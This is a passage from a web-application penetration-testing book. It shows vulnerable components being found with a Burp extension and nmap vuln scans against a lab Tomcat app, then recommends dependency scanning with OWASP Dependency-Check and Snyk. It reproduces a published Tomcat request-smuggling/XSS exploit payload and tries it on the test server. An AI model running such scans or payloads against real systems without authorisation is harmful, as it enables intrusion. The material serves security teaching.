Log4Shell Everywhere				16 Dec 2021	Low	Pro extension
Log4Shell Scanner				05 Oct 2023	Low	Pro extension
Padding Oracle Hunter				23 Mar 2022	Low	
Pentest Mapper				10 Aug 2023	Low	
Replicator				28 Apr 2020	Low	
RouteVulScan				08 Mar 2023	Low	Pro extension
ThreadFix				25 Jan 2017	Low	Pro extension
Upload Scanner				21 Feb 2022	Low	Pro extension
Web Cache Deception S...				23 Nov 2017	Low	Pro extension
WebInspect Connector				10 Aug 2016	Low	Pro extension
XSS Validator				10 Feb 2022	High	Pro extension

Software Vulnerability Scanner

This extension scans for vulnerabilities in detected software versions using the Vulners.com API

It has two main features:

- Detect vulnerable software by fingerprints or CPE
- Detect possible vulnerable paths which appeared in any exploits

Tutorial video

Estimated system impact

Overall: **Low**


Memory	CPU	Time	Scanner
Low	Low	Low	Low

Author: Vulners.com
Version: 1.2
Source: https://github.com/portswigger/software-vulnerability-scanner
Updated: 09 Apr 2019
Rating:
Popularity:

Figure 5.6: BAppStore Software Vulnerability Scanner

Scroll down to the bottom of the description and click **Install**.

6. Go to the **Extensions** tab and verify there is a checkmark next to the **Software Vulnerability Scanner** in the list of **Burp Extensions**, as shown below:




Burp Extensions

Extensions let you customize Burp's behavior using your own or third-party code.

Loaded	Type	Name	System impact
☑	Java	HTTP Request Smuggler	Low
☑	Java	Software Vulnerability Scanner	Low
☐	Python	WordPress Scanner	Low
☑	Java	CMS Scanner	Low

Figure 5.7: Burp Extensions verify on or off

As you browse the website you are testing using Burp Suite, your requests will automatically be checked for vulnerable components known to the Vulners database. The extension will also put informational findings for software identified without known vulnerabilities.



[Vulners] Software detected

Issue: [Vulners] Software detected
Severity: Information
Confidence: Firm
Host: http://127.0.0.1:8081
Path: /

Note: This issue was generated by a Burp extension.

Issue detail


The following software was detected **Apache Tomcat, headers - null**
No vulnerabilities found for current version.

Remediation detail

Issue background

Figure 5.8: *Vulners software identified*

Nmap has a free command line vulnerability scanner that can be used. You can use it from the command line in Kali Linux or another machine with the command: **`nmap –sV –script vuln –p portNumber hostOrIP`** as shown below:



```
kali@kali:~$ nmap -sV --script vuln -p 8081 192.168.1.11
Starting Nmap 7.91 ( https://nmap.org ) at 2023-10-20 02:33 EDT
Nmap scan report for 192.168.1.11
Host is up (0.031s latency).

PORT     STATE SERVICE VERSION
8081/tcp open  http    Apache Tomcat 8.5.68
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|   /examples/: Sample scripts
|_  /docs/: Potentially interesting folder
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| vulners:
|   cpe:/a:apache:tomcat:8.5.68:
|       TOMCAT:0DBA25EA40A6FEBF5FD9039D7F60718E 10.0    https://vulners.com/tomcat/TOMCAT:0DBA25EA40A6FEBF5FD9039D7F60718E
|       SSV:92553       10.0    https://vulners.com/seebug/SSV:92553    *EXPLOIT*
|       TOMCAT:E4520A0C2F785FBF22985309FA3E3B08 9.3     https://vulners.com/tomcat/TOMCAT:E4520A0C2F785FBF22985309FA3E3B08
|       PACKETSTORM:153506      9.3     https://vulners.com/packetstorm/PACKETSTORM:153506      *EXPLOIT*
|       F3523D8D-36CF-530B-85DD-013275F7D552    9.3     https://vulners.com/githubexploit/F3523D8D-36CF-530B-85DD-013275F7D552  *EXPLOIT*
|       EDB-ID:47073    9.3     https://vulners.com/exploitdb/EDB-ID:47073      *EXPLOIT*
|       DB8D8364-06FB-55E8-934E-C013B00821B5    9.3     https://vulners.com/githubexploit/DB8D8364-06FB-55E8-934E-C013B00821B5  *EXPLOIT*
|       C9BC03B4-078B-5F3C-815A-98E0F8AAA33B    9.3     https://vulners.com/githubexploit/C9BC03B4-078B-5F3C-815A-98E0F8AAA33B  *EXPLOIT*
|       3A26C086-A741-585B-8FA9-F90780E2CA16    9.3     https://vulners.com/githubexploit/3A26C086-A741-585B-8FA9-F90780E2CA16  *EXPLOIT*
|       24B7AC9D-6C5E-545B-97E4-F20711FFCF8F    9.3     https://vulners.com/githubexploit/24B7AC9D-6C5E-545B-97E4-F20711FFCF8F  *EXPLOIT*
|       1337DAY-ID-32925        9.3     https://vulners.com/zdt/1337DAY-ID-32925        *EXPLOIT*
|       TOMCAT:7E8B1837DB1B24489FB7CEAE24C18E30 7.8     https://vulners.com/tomcat/TOMCAT:7E8B1837DB1B24489FB7CEAE24C18E30
|       TOMCAT:ECCF6A4DAA30CE7FE974F228B3888E80 7.5     https://vulners.com/tomcat/TOMCAT:ECCF6A4DAA30CE7FE974F228B3888E80
|       TOMCAT:5240E60E42AA59815FABAFAFBE8E089C 7.5     https://vulners.com/tomcat/TOMCAT:5240E60E42AA59815FABAFAFBE8E089C
|       TOMCAT:19DF5AAB3C67D0C43C1BB8ACA9B2D28A 7.5     https://vulners.com/tomcat/TOMCAT:19DF5AAB3C67D0C43C1BB8ACA9B2D28A
|       TOMCAT:15FF6DF1B5DE765DF9A478C8E8034759 7.5     https://vulners.com/tomcat/TOMCAT:15FF6DF1B5DE765DF9A478C8E8034759
|       PRION:CVE-2022-25762    7.5     https://vulners.com/prion/PRION:CVE-2022-25762
|       CVE-2022-25762  7.5     https://vulners.com/cve/CVE-2022-25762
|       C3759325-98F9-5F0F-98F5-6EAE787CE3FB    7.5     https://vulners.com/githubexploit/C3759325-98F9-5F0F-98F5-6EAE787CE3FB  *EXPLOIT*
|       8DB9E338-4180-562E-ABD8-FB97CA704213    7.5     https://vulners.com/githubexploit/8DB9E338-4180-562E-ABD8-FB97CA704213  *EXPLOIT*
|       85F98E2E-7D50-53DE-9EFC-3BE28E0E8C53    7.5     https://vulners.com/githubexploit/85F98E2E-7D50-53DE-9EFC-3BE28E0E8C53  *EXPLOIT*
|       848A368C-4CEE-5324-BB29-1432453E3138    7.5     https://vulners.com/githubexploit/848A368C-4CEE-5324-BB29-1432453E3138  *EXPLOIT*
```

***Figure 5.9**: nmap example*


The web server was identified as Apache Tomcat 8.5.68, and an extensive list of known vulnerabilities is given to us with links. The items that say **`*EXPLOIT*`** have a published exploit we could try to use.

Exploitation

Every known vulnerable component is different in this respect. There can be many variances. This could be in Metasploit, or it could be C code that you may have to compile. You may have to configure and set up the exploit or tweak the code due to differences in the POC and your application. It may be in Python2 and almost impossible to run due to security libraries being depreciated and having to get **`pip`** to download older libraries. It may be easy or challenging.

So, to try to exploit one of the known vulnerabilities in Tomcat, select one and read about the exploit. We copy and paste one of the links from the Nmap scan into our browser.


Refer to the following figure:



```
# Exploit Author: justpentest
# Vendor Homepage: tomcat.apache.org
# Version: Apache Tomcat 9.0.0.M1 through 9.0.0.M11, 8.5.0 through 8.5.6,
8.0.0.RC1 through 8.0.38, 7.0.0 through 7.0.72 and 6.0.0 through 6.0.47


Source: http://www.securityfocus.com/bid/94461/info

1) Description:
Apache Tomcat is prone to a security-bypass vulnerability.
An attacker can exploit this issue to bypass certain security restrictions
and perform unauthorized actions. This may lead to further attacks.
Apache Tomcat 9.0.0.M1 through 9.0.0.M11, 8.5.0 through 8.5.6, 8.0.0.RC1
through 8.0.38, 7.0.0 through 7.0.72 and 6.0.0 through 6.0.47 are
vulnerable.
This could be exploited, in conjunction with a proxy that also permitted
the invalid characters but with a different interpretation, to inject data
into the HTTP response. By manipulating the HTTP response the attacker
could poison a web-cache, perform an XSS attack and/or obtain sensitive
information from requests other then their own.

http://www.securityfocus.com/bid/94461/discuss
2) Exploit:

GET /?{{%25}}cake\=1 HTTP/1.1
Host: justpentest.com
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64;
Trident/5.0)
Connection: close
Cookie:
NSC_MSN-IBNQ-VX-mcwtfswfs=ffffffff091c1daaaa525d5f4f58455e445a4a488888

 OR

GET
/?a'a%5c'b%22c%3e%3f%3e%25%7d%7d%25%25%3ec%3c[[%3f$%7b%7b%25%7d%7dcake%5c=1
HTTP/1.1
```

***Figure 5.10**: Vulners description of found vulnerability via Nmap*

Read through the vulnerability. Decide if you want to try it. This seems easy to test in Burp Suite or in the browser. We take the payload and copy it to our browser. Refer to the following figure:



HTTP Status 400 – Bad Request

Type Exception Report

Message Invalid character found in the request target [/habit-helper-1.0?a%27a%5c%27b%22c%3E%3f%3E%25%7d%7d%25%25%3Ec%3C[[%3f$%7b%7b%25%7d%7dcake%5c=1]. The valid characters are defined in RFC 7230 and RFC 3986

Description The server cannot or will not process the request due to something that is perceived to be a client error (e.g., malformed request syntax, invalid request message framing, or deceptive request routing).

Exception

```
java.lang.IllegalArgumentException: Invalid character found in the request target [/habit-helper-1.0?a%27a%5c%27b%22c%3E%3f%3E%25%7d%7d%25%25%3Ec%3C[[%3f$%7b%7b%25%7d%7dcake%5c=1 ]. The valid characters are defin
	org.apache.coyote.http11.Http11InputBuffer.parseRequestLine(Http11InputBuffer.java:509)
	org.apache.coyote.http11.Http11Processor.service(Http11Processor.java:511)
	org.apache.coyote.AbstractProcessorLight.process(AbstractProcessorLight.java:65)
	org.apache.coyote.AbstractProtocol$ConnectionHandler.process(AbstractProtocol.java:831)
	org.apache.tomcat.util.net.NioEndpoint$SocketProcessor.doRun(NioEndpoint.java:1651)
	org.apache.tomcat.util.net.SocketProcessorBase.run(SocketProcessorBase.java:49)
	java.base/java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1130)
	java.base/java.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.java:630)
	org.apache.tomcat.util.threads.TaskThread$WrappingRunnable.run(TaskThread.java:61)
	java.base/java.lang.Thread.run(Thread.java:832)
```

Note The full stack trace of the root cause is available in the server logs.

Apache Tomcat/8.5.68

***Figure 5.11**: Tomcat exploitation*

Trying the exploit resulted in a **400 Bad Request**, so does that mean it is vulnerable, not vulnerable, or that we did something wrong? At this point, you should investigate and see if you can find a discussion about the vulnerability, or you may look at a different exploit. When presented with multiple options, it can be challenging to determine the best course of action. This is especially true when it comes to exploiting vulnerabilities in a component. If there are 20 vulnerabilities to select from, evaluating which ones are worth exploiting is crucial based on your time constraints and the potential benefits of each exploit. It is important to note that some exploits may provide access to new parts of the website or a pivot to a shell, while others may not be worth the effort. Therefore, weighing the potential benefits against the time and resources required to execute the exploit, particularly when operating within a tight timeline, is essential.

Even if there are no exploitable vulnerabilities, the best practice is to mention all known vulnerable components in your report with a recommendation to upgrade.

Stopping the cycle of known vulnerable components

The development team should use dependency scanning to stop known vulnerable components from being a constant problem in the application. Dependency scanning involves examining the dependencies and third-party libraries used in software applications to find security vulnerabilities or outdated components, allowing organizations to address potential risks and maintain a secure software supply chain. Its importance lies in mitigating the risk of incorporating vulnerable code into applications, reducing exposure to security threats, and enhancing overall software security. Dependency scanning should be performed regularly, and what regularly is should be defined in the SDLC. The cadence should include checking new code and additions before release to production and a way to check production applications that need to be updated.

There are many different dependency check solutions out there. They are all similar but have some varying features. Generally, all dependency scanners use the **National Vulnerability Database** (**NVD**) as a source of information. Most paid tools have other sources from their researchers who watch open-source repositories and find nonpublished security fixes in pull requests.

Snyk is a developer security platform most well-known for its **Software Composition Analysis** (**SCA**) tool. Snyk has a free plan that can be used to try it out or for individuals. Snyk is often considered the easiest dependency check tool to use. It can be run on the command line, built into a compile pipeline, or linked into your repositories to have a daily update of changes to your libraries' security statuses. In Java applications, Snyk works by reading the pom file. So, Snyk's assessment is simple. It does not check if you use the vulnerable functions; it simply checks if you included a vulnerable library. This only finds issues with dependencies. So, it would not see a problem with the operating system, a version of Tomcat, etc. Snyk does have a feature that many developers love. It can automatically create a pull request to update insecure libraries. This is convenient, but those libraries should still be tested to ensure no broken code.

One completely free option is the OWASP Dependency-Check tool: **https://jeremylong.github.io/DependencyCheck/index.html**. This is an OWASP product that uses the NVD as its data source. There are multiple ways to use this tool, including via command line, Gradle, Maven, Jenkins, and Ant.

We will walk through using this tool via Maven:

1. First, the tool is configured in your maven pom file.
2. It will run and create a report when the application is compiled.
3. The current version is 9.1.0. We need to add a plugin tag to our pom file that sets up this tool. The plugin reference will include the execution goal check, as shown below:

   ```
   <project>
     ...
     <build>
       ...
       <plugins>
         ...
         <plugin>
           <groupId>org.owasp</groupId>
           <artifactId>dependency-check-maven</artifactId>
           <version>9.1.0</version>
           <executions>
             <execution>
               <goals>
                 <goal>check</goal>
               </goals>
             </execution>
           </executions>
         </plugin>
         ...
   ```

```
    </plugins>
    ...
  </build>
  ...
</project>
```

4. To run the tool only from the command line, we can run

   ```
   mvn org.owasp:dependency-check-maven:9.1.0:check
   ```

   which will create an HTML report in the target directory.

   This will also run through any tooling you have configured to compile Maven pom files.

5. Optionally you can add the configuration tag for `failBuildOnCVSS` and provide a valid CVSS score to stop the build if anything higher than the provided value is found.

   ```
   <configuration>
    <failBuildOnCVSS>8</failBuildOnCVSS>
   </configuration>
   ```

Two more security controls should be included if the development uses containers:

- Golden images for containers are predefined, fully configured, and optimized container images that serve as a blueprint or template for creating new container instances. These images include the necessary software, settings, and dependencies, ensuring consistency and efficiency in container deployment and scaling.
- Container scanning inspects container images for security vulnerabilities, configuration issues, and compliance violations, helping find and remediate potential risks before deployment. Its importance lies in proactively securing containerized applications and ensuring they are resilient against known threats, reducing the potential for security breaches in a dynamic container environment.

Note: Keeping JavaScript libraries up to date: These are not generally found by tools like Snyk or Maven Dependency-Check, etc. This is because those Java application tools generally look at the maven pom file and JavaScript libraries are listed in the HTML or JSP pages. Thus, DAST scanners with JavaScript library capabilities or web application penetration testing are the best way to detect vulnerable JavaScript libraries.

Known vulnerable JavaScript libraries


Vulnerable JavaScript libraries are a prevalent issue in Java web applications. They are being covered separately as several caveats of JavaScript libraries need to be handled differently.

There are several manual ways to get the JavaScript library versions:

- The `wappalyzer` extension covered in the **Mapping** section can be used to get versions.
- The include of the JavaScript library in the HTML often have the version number.
- The JavaScript library source code often has the version number.

After finding a library name and a version, check for vulnerabilities using an online database. Snyk is a good choice, or you could use a Google search.

With the habit-helper application, we can use the `wappalyzer` extension to receive the following information:



Security
Basic

JavaScript libraries
jQuery 3.3.1

Programming languages
Java


UI frameworks
Bootstrap 3.3.4

CDN
Google Hosted Libraries

Something wrong or missing?

***Figure 5.12**: Wappalyzer example*


Under JavaScript libraries, we see jQuery 3.3.1. Under UI frameworks, bootstrap 3.3.4, which is another JavaScript library, is also listed. We can check for known vulnerabilities using Snyk. We can go to Snyk's vulnerability database by visiting **https://security.snyk.io/**. Then, we can search for the packages we have found. Enter `jQuery` into the search box. A list of vulnerabilities will be returned. Refer to the following figure:


security.snyk.io/vuln?search=jQuery
Bookmarks
Spring Security
Opening up to Ope...
Your meeting is co...
Using Regular Expr...
spring-security - Re...
spring-security - Re...
Custom UserDetails...
[cas-dev] Support f...
CAS - Home
Find out if you have vulnerabilities that put you at risk
Test your applications
jQuery
All Vulnerabilities
APPLICATION
OPERATING SYSTEM
Report a new vulnerability

VULNERABILITY	AFFECTS	TYPE	PUBLISHED
C Malicious Package	bootstrap-without-jquery =1.1.5	npm	30 May 2023
M Cross-site Scripting (XSS)	@claviska/jquery-minicolors <2.3.6	npm	21 Feb 2023
M Arbitrary Code Execution	com.googlecode.wicket-jquery-ui:wicket-jquery-ui-plugins [6.0.0,6.29.1) [7.0.0, 7.10.1) [8.0.0-M1, 8.0.0-M9.2)	Maven	25 Apr 2018
M Cross-site Scripting (XSS)	com.googlecode.wicket-jquery-ui:wicket-jquery-ui-plugins [6.0.0,6.28.1) [7.0.0,7.9.2) [8.0.0-M0,8.0.0-M8.1)	Maven	15 Mar 2018
M Cross-site Scripting (XSS)	com.googlecode.wicket-jquery-ui:wicket-kendo-ui [6.0.0,6.28.1) [7.0.0,7.9.2) [8.0.0-M0,8.0.0-M8.1)	Maven	15 Mar 2018

Figure 5.13: Snyk jQuery search


We are looking for one that is just `jQuery` in the **AFFECTS** column and nothing else. The type can be used to filter which ones we see. Since `npm` is for Node.JS, filtering on `npm` will return JavaScript code vulnerabilities. Refer to the following figure:


jQuery
All Vulnerabilities
APPLICATION
Cargo
cocoapods
Composer
Go
hex
Maven
npm
NuGet
pip
ttps://security.snyk.io/package/npm/jquery

VULNERABILITY	AFFECTS	TYPE	PUBLISHED
C Malicious Package	bootstrap-without-jquery =1.1.5	npm	30 May 2023
M Cross-site Scripting (XSS)	@claviska/jquery-minicolors <2.3.6	npm	21 Feb 2023
C Malicious Package	cxp-jquery *	npm	31 Aug 2023
C Malicious Package	github-jquery-widgets >0.1.1 <0.1.3	npm	10 Jun 2019
M Cross-site Scripting (XSS)	jquery <1.9.1	npm	19 May 2020
M Cross-site Scripting (XSS)	jquery >=1.5.1 <3.5.0	npm	29 Apr 2020
M Cross-site Scripting (XSS)	jquery >=1.5.1 <3.5.0	npm	13 Apr 2020
M Prototype Pollution	jquery <3.4.0	npm	27 Mar 2019
L Denial of Service (DoS)	jquery >=3.0.0-rc1 <3.0.0	npm	26 Dec 2016


Figure 5.14: jQuery Vulnerabilities on npm or Javascript packages

Click on the jQuery in the **AFFECTS** column to see information on that package. This contains a list of all vulnerabilities on this package and all packages and vulnerabilities they have. Refer to the following figure:


security.snyk.io/package/npm/jquery
ookmarks
Spring Security
Opening up to Ope...
Your meeting is co...
Using Regular Expr...
spring-security - Re...
spr

VULNERABILITY	VULNERABLE VERSION
M Cross-site Scripting (XSS)	<1.9.1
M Cross-site Scripting (XSS)	>=1.5.1 <3.5.0
M Cross-site Scripting (XSS)	>=1.5.1 <3.5.0
M Prototype Pollution	<3.4.0
L Denial of Service (DoS)	>=3.0.0-rc1 <3.0.0
M Cross-site Scripting (XSS)	<1.12.0 >=1.12.3 <3.0.0-beta1
M Cross-site Scripting (XSS)	<1.6.3
M Cross-site Scripting (XSS)	>=1.4.2 <1.6.2
M Cross-site Scripting (XSS)	<1.9.1

Figure 5.15: jQuery vulnerabilities in SNYK




VERSION	PUBLISHED	DIRECT VULNERABILITIES
3.7.1	28 Aug, 2023	0 C 0 H 0 M 0 L
3.7.0	11 May, 2023	0 C 0 H 0 M 0 L
3.6.4	8 Mar, 2023	0 C 0 H 0 M 0 L
